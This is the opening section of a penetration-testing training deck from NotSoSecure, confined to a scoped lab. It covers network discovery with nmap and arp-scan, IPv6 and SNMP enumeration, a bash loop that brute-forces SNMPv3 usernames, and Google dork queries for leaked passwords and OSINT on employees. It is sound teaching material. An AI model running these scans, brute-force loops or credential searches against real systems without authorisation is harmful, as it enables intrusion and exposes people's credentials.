



Claranet Cyber Security brings you  
**NotSoSecure  
Training**

# Advanced Infrastructure Hacking

---

4-day Advanced Training  
Tiago Carvalho



Claranet Cyber Security brings you

**NotSoSecure**  
Training

# We hack

---



Web Application Security Assessment

Infrastructure Security Assessment

Mobile Application Security Assessment

Source Code Review

IoT Security Assessment

Red Team Exercises

For **private/corporate training** please contact us at:  
[training@notsosecure.com](mailto:training@notsosecure.com)

# We teach

---

## Beginner Friendly

Hacking 101

Basic Infrastructure Hacking

Basic Web Hacking

## Advanced/Specialist Offensive Courses

Advanced Infrastructure Hacking

Advanced Web Hacking

Hacking and Securing Cloud

## Specialist Defensive Courses

Application Security for Developers

DevSecOps

# Tiago Carvalho

---

- Trainer and Senior Security Consultant @ NotSoSecure
- 10 years of experience in Information Security
- Holds Offensive Security OSCP and OSCE Certifications.
- Former Java developer.
- Author of Dscan, and IDDO, the world's first BMX trick sensor.
- @0x4E0x650x6F
  - <https://www.tiagoalexandre.com/>



# Training information

---

- 📚 Main portal + commands from all demos and labs
  - <https://live.nss.training>
- 🏁 Progress Tracking portal (optional)
  - <https://aih1.tracker.training>
- ☕ Lunch and coffee breaks (Times given are in GMT)
  - 09:00 – start
  - 10:00 - 11:00 – ☕ coffee break (30 minutes)
  - 13:00 - 14:00 – 🍔 lunch break (60 minutes)
  - 15:15 – 15:30 – ☕ coffee break (15 minutes)
  - 17:00 – end of day



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Lab setup

---

Please refer to the related instructions for further details:

## Step 1

- Make a connection to the Hacklab VPN
- Use the credentials provided

## Step 2

- Make sure you can reach the Internet after connecting to the VPN

## Step 3

- Refill your coffee!



Claranet Cyber Security brings you

**NotSoSecure  
Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Configuration check

---

- Confirm your VPN connection is working
- Confirm you can login via SSH to your 192.168.X.206 Kali Linux instance
- Change your Kali host ‘root’ password to ensure no one else can access your Kali VM
- Confirm you can ping 192.168.3.215 and that you still have Internet access from your laptop



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Lab setup: Scope

---

## Targets for Hacking:

- 192.168.3.0/24 : Shared network
- 192.168.X.0/24 : X being your assigned user ID (i.e., userX)

## Not in scope:

- 192.168.4.0/24
- 192.168.5.0/24

**ANY** attacks on these subnets will result in disqualification from the training



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Delegate agreement

---

Before we go any further, let us practice what we preach!

- The exercises contain setups that imitate real-life environments
- Some of the simulated attacks will result in learners gaining a high user privilege on the target system. Any abuse of these privileges beyond the stated aims will result in immediate disqualification from the course
- Other actions that may result in **disqualification** are:
  - Any activity causing a Denial of service (DoS) – including system shutdown/reboot etc.
  - Playing with hosts that are not in scope (including targets not belonging to you)
  - Any IP/MAC spoofing activity
- Let's learn while also having fun, and ensuring the same for others 😊



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

# Tips and Debugging

---

- **Rule #1:** Make sure you check for typos
- **Rule #2:** Make sure you have typed IP addresses correctly  
(e.g. **192.168.X.206** is not a valid IP)
- **Rule #3:** Ask for help after you have checked Rule #1 and Rule #2
- For generic problems, say hello Google!



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# The Art of Making Notes

---

- Save your notes (especially tool output - it can be a lifesaver)
- Refer to your notes when you get stuck
- Each problem can have multiple solutions, ensure you note all of them
- **Good notes may give you root!**



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.



# Syllabus modules

---

## Networking & Discovery:

- IPv4 Discovery & Scanning
- IPv6
- OSINT

## Web Technologies:

- DVCS / CI-CD Exploitation
- Insecure Deserialization

## Databases:

- MySQL
- PostgreSQL
- Oracle
- NoSQL

## Windows:

- Enumeration
- AppLocker / GPO Bypass
- Privilege Escalation
- Post Exploitation
- AMSI & AV Bypass

## Windows Active Directory:

- Active Directory Enumeration
- AD Delegation Abuse
- Remote Exploitation
- Pivoting & Lateral Movement
- Persistence Techniques

## Unix:

- Unix Exploitation
- Kerberos
- Shell Escapes
- SSH Tunneling
- Privilege Escalation

## Specialist:

- Cloud Pentesting
- Container Exploits
- VPN Exploitation
- VLAN Exploitation



## Networking & Discovery

- IPv4 Discovery & Scanning
- IPv6
- OSINT



Networking & Discovery

## IPv4 Discovery & Scanning



# ARP Basics

---

- Address Resolution Protocol
- A layer 2 protocol
- ARP is a protocol used to map **IPv4 addresses to hardware (MAC) addresses**

## Example of an ARP request/response:

21 8.150128000	40:8d:5c:b1:d9:1c	Broadcast	ARP	42 Who has 192.168.0.12? Tell 192.168.0.8
22 8.150363000	CadmusCo_f1:e8:95	40:8d:5c:b1:d9:1c	ARP	60 192.168.0.12 is at 08:00:27:f1:e8:95

- IPv4 networks cannot function without ARP...

# Port Scanning

---

- TCP / UDP Ports (0-65535)
- Specific services are configured to listen on specific ports i.e., HTTP listens on port 80 by default
- However; services can be configured to listen on non-default ports
- Introducing nmap; a versatile port scanner

```
nmap -n -v4 -sV -A -Pn -iL live_host.txt -oA nmap_scan [-p-]
```

```
nmap -n -v4 -sU -F -Pn --defeat-icmp-ratelimit --open -iL  
live_host.txt -oA nmap_udp_scan
```



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

## Exercise 1.1




## Demo 1.1

### ARP Scan

---

- Perform an **arp-scan** on the following two networks and identify the live hosts:
  - 192.168.3.0/24
  - 192.168.X.0/24
- Identify open ports on each of the hosts identified during previous question (Both TCP and UDP)
- Identify the host operating system details as well as version details of the listening services

# Network status: After Nmap scan





Networking & Discovery

**IPv6 (& SNMPv3)**



# IPv6 Basics

---



## Overview:

- 128-bit (x4 the size of IPv4)
- 8 x 16-bit segments delimited by colons : when in hex format

**Example:** fe80:0000:0000:0000:e4df:8497:0b8d:bfd9

## Reduction:

- Leading 0's can be removed from the **start** of a segment
- All zeros segment can be compressed all together (::) - only once!

**Full IPv6:** fe80:0000:0000:0000:e4df:8497:0b8d:bfd9

**Compressed:** fe80::e4df:8497:**b8d**:bfd9



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# IPv6 Basics – Useful to know

---

- Localhost ::1/128 (~ 127.0.0.1)
- Link-Local Unicast Addresses FE80::/10 (\*generated via mac address)
- Unique Local Unicast Addresses (ULA) FC00::/7
- Global Unicast Addresses 2000::/3
- 6to4: Mapping ipv4 over ipv6
  - 2002:V4ADDR::V4ADDR (Windows)
  - 2002:V4ADDR::1 (Linux)

## Link Local Generation logic:

FE80::2<vendor\_Prefix>FF:FE<REMAININGMACID>

\*OS dependant



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# IPv6 Basics

---

- **Unicast** - a single IP assigned to a single network interface
- **Multicast (FF00::/8)** - multiple network interfaces (hosts)
  - All nodes: FF02::1
  - All routers: FF02::2
- **Anycast** (taken from **Global Unicast pool** and therefore impossible to distinguish based on format alone) - multiple network interfaces (hosts) but only a single network interface (host) needs to respond



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# IPv6 Neighbor Discovery Protocol (NDP)

---

## Router Discovery:

- Used to locate routers on the same link using ICMPv6
  - Router Solicitation (type 133) is sent from node to all router's multicast group
  - Router Advertisement (type 134) is sent from routers to all node's multicast group
- Prefix information (type 3) can be included within the Router Advertisement, which lists IPv6 prefixes (subnets) that are reachable



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# IPv6 Neighbor Discovery Protocol (NDP)

---

## Address Resolution:

- Similar (from a pen testers POV) to ARP in IPv4
- Used to locate link layer addresses of neighbor systems using ICMPv6
  - **Neighbor Solicitation** (type 135) multicast is sent from node requesting the link layer address of a neighbor system
  - **Neighbor Advertisement** (type 136) is sent from the ‘owner’ (if online) and responds with its link layer address
- Only the factors useful for pentesting are covered here

Full details @ <https://tools.ietf.org/html/rfc4861>



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# SNMP: Simple Network Management Protocol

---

- Listens on UDP port **161 by default**
- Versions **1, 2c** and **3** exist
- Used to manage and collect information from network devices
- SNMP queries objects for information.
- These objects are identified via **Object Identifiers (OIDs)**



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.


# SNMP Object Identifiers (OID)

OIDs are structured in a hierarchical tree and can be queried for specific information

## Example:

To obtain system info: 1.3.6.1.2.1.1

To obtain usernames: 1.3.6.1.4.1.77.1.2.25.1.1



## References:

<http://www.networkmanagementsoftware.com/snmp-tutorial-part-2-rounding-out-the-basics/>



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All Rights Reserved.

# SNMP OID Values

---

To obtain system info:	1.3.6.1.2.1.1
To obtain LANMAN Shares:	1.3.6.1.4.1.77.1.2.27.1.1
To obtain usernames:	1.3.6.1.4.1.77.1.2.25.1.1
To obtain a list of running processes:	1.3.6.1.2.1.25.4.2.1.2
To obtain a list of network interfaces:	1.3.6.1.2.1.2.1.0
To obtain a list of installed software:	1.3.6.1.2.1.25.6.3.1.2
To obtain services on the host:	1.3.6.1.4.1.77.1.2.3.1.1
To obtain a list of IP routes:	1.3.6.1.2.1.4.21



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

# SNMPv1/2c Overview

---

- 1 and 2c offer no authentication or encryption capabilities
- **Community string** required to query or alter the configuration
- Default community strings include:
- public: A user can request information from the device
- private: A user may modify the device configuration

## Example:

```
onesixtyone -c /usr/share/doc/onesixtyone/dict.txt 192.168.3.100
Scanning 1 hosts, 49 communities
192.168.3.100 [xxxxxx] Linux turnkey-oracle-xe-11g 2.6.32-5-amd64 #1 SMP
```



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Extracting Configurations over SNMPv1/2c

---

- snmpwalk is a tool that can be used to query a device for information
- Using this tool, we can request generalized information:

```
snmpwalk -v 1 -c public 192.168.X.X
```

- We can also request specific details using a defined OID value:

```
snmpwalk -v 1 -c public 192.168.X.X <OID>
```

- But remember - we need to know the community's name!



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# SNMPv3 Overview

---

- Mainly a security enhancement release
- **User Based Security Module** or Version Based Access Control Module
- New additions
  - Security Name: Username
  - Security Level: NoAuthNoPriv, AuthNoPriv, AuthPriv
  - Auth: MD5 or SHA1
  - Priv: DES or AES



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# SNMPv3 Online Attack

---

- Brute force tools such as **onesixtyone** or **patator** won't work over IPv6
- **snmpget** auto detects the correct version of SNMP and performs requests
- Let's build a quick and dirty brute force tool

```
for i in $(cat /usr/share/doc/onesixtyone/dict.txt); do  
echo -n "$i :"; snmpget -v 3 -u $i udp6:[IPv6]  
MIB_TO_FETCH; done
```



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

## Exercise 1.2




### Demo 1.2

## IPv6 and SNMP

---

- Identify various **devices** listening on an IPv6 address
- Perform a port scan on all **IPv6** devices and identify open ports
- Connect to an identified **SNMP Server** running on IPv6 and extract sysContact (1.3.6.1.2.1.1.4.0) information
- Determine if an **IPv4** address is also associated with the SNMP Server and, if so, identify it

## Network status: After IPv6 Scan





Networking & Discovery

## Open-Source Intelligence



# OSINT: Information Gathering Methods & Sources

---

- Open-source intelligence (OSINT) is intelligence collected from publicly available sources
- With Web 2.0+ information gathering can be both easy as well as complex!
  - Easy: Everyone wants to show to everyone what they are doing
  - Complex: Information overload!
- OSINT Sources
  - Search Engines (Google | Bing)
  - Dedicated Engines (Shodan, ZoomEye)
  - Public Directories (Domain / Company Registrars)
  - Social Media (FB, Linkedin)
  - Public Pastes (Pastebin, Pastie)



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# OSINT: Examples

---

- **Google Hacking: crafting search queries to get juicy information**

```
inurl:github.com intitle:config intext:"/msg nickserv  
identify"
```

```
ext:xls intext:NAME intext:TEL intext:EMAIL  
intext:PASSWORD
```

- **Shodan: Server Banners**

```
country:US port:23 asn:ASN123456 cisco
```

- **Domain WhoisInfo**

```
$ whois domainname.tld
```



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# OSINT: Examples

The screenshot shows a Shodan search interface with the query "dotfiles". The search results page displays 214,363 commit results. A specific result is highlighted, showing a map of the world with a red dot indicating a location. The result details a Cisco Configuration Professional (Cisco CP) device with default credentials. The date "23 May" is highlighted with a red box.

SHODAN

country:US port:23 cisco

Search

Repositories 79,782

Code 375,106

Commits 214,363

Issues 14,190

Wikis 1,314

Users 15

We've found 214,363 commit results

Sort: Best match

dotfiles committed to /dotfiles 9 hours ago

Dotfiles committed to /dro 7 days ago

dotfiles committed to /dotfiles 9 hours ago

dotfiles ? committed to dot 11 days ago Unverified

dotfiles committed to debian 9 days ago

dotfiles committed to /dotfiles 11 days ago

Total results: 3,042

Cisco Configuration Professional (Cisco CP) is installed on this device. This feature requires the one-time use of the username "cisco" with the password "cisco". These default credentials have a privilege level of 15...

Cisco Configuration Professional (Cisco CP) is installed on this device. This feature requires the one-time use of the username "cisco" with the password "cisco". These default credentials have a privilege level of 15...

Cisco Configuration Professional (Cisco CP) is installed on this device. This feature requires the one-time use of the username "cisco" with the password "cisco". These default credentials have a privilege level of 15...

Cisco Configuration Professional (Cisco CP) is installed on this device. This feature requires the one-time use of the username "cisco" with the password "cisco". These default credentials have a privilege level of 15...

Contact and basic info

Family and relationships

Details About

Life events

Married

© NotSoSecure Training 2024, All Rights Reserved.

## Exercise 1.3



## Demo 1.3

### OSINT

---

- Enumerate the online presence for the domain identified in Exercise 1.2
- **Identify** various employees of the company
- **Identify** leaked credentials
- **Identify** remote access details



## Web Technologies

- DVCS / CI-CD Exploitation
- Insecure Deserialization



git



Jenkins

Web Technologies

**DVCS / CI-CD  
Exploitation**



# Distributed Version Control Systems

---

- Distributed /Decentralized. Everyone has **full version** history locally
- GIT / Mercurial and many more
- This system allows developers to work in isolation as well as continue working even if the connectivity is lost
- Access could be via HTTP based login or via SSH based access



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# GIT Tricks

---

- Common Git commands (Full documentation @ <https://git-scm.com/docs>)
  - git clone (https/ssh) ://<location>
  - git add <filepath>
  - git commit -m "comment"
  - git pull
  - git push
  - git status
- If you get an error about out of sync repository
  - git pull && git push
- Git gives access to full history you **can't hide data** by removing it in next commit
- Inspection of commit log can help in identifying such information (Manual / Automatic)

 8 commits

 1 branch

 0 releases

 1 contributor

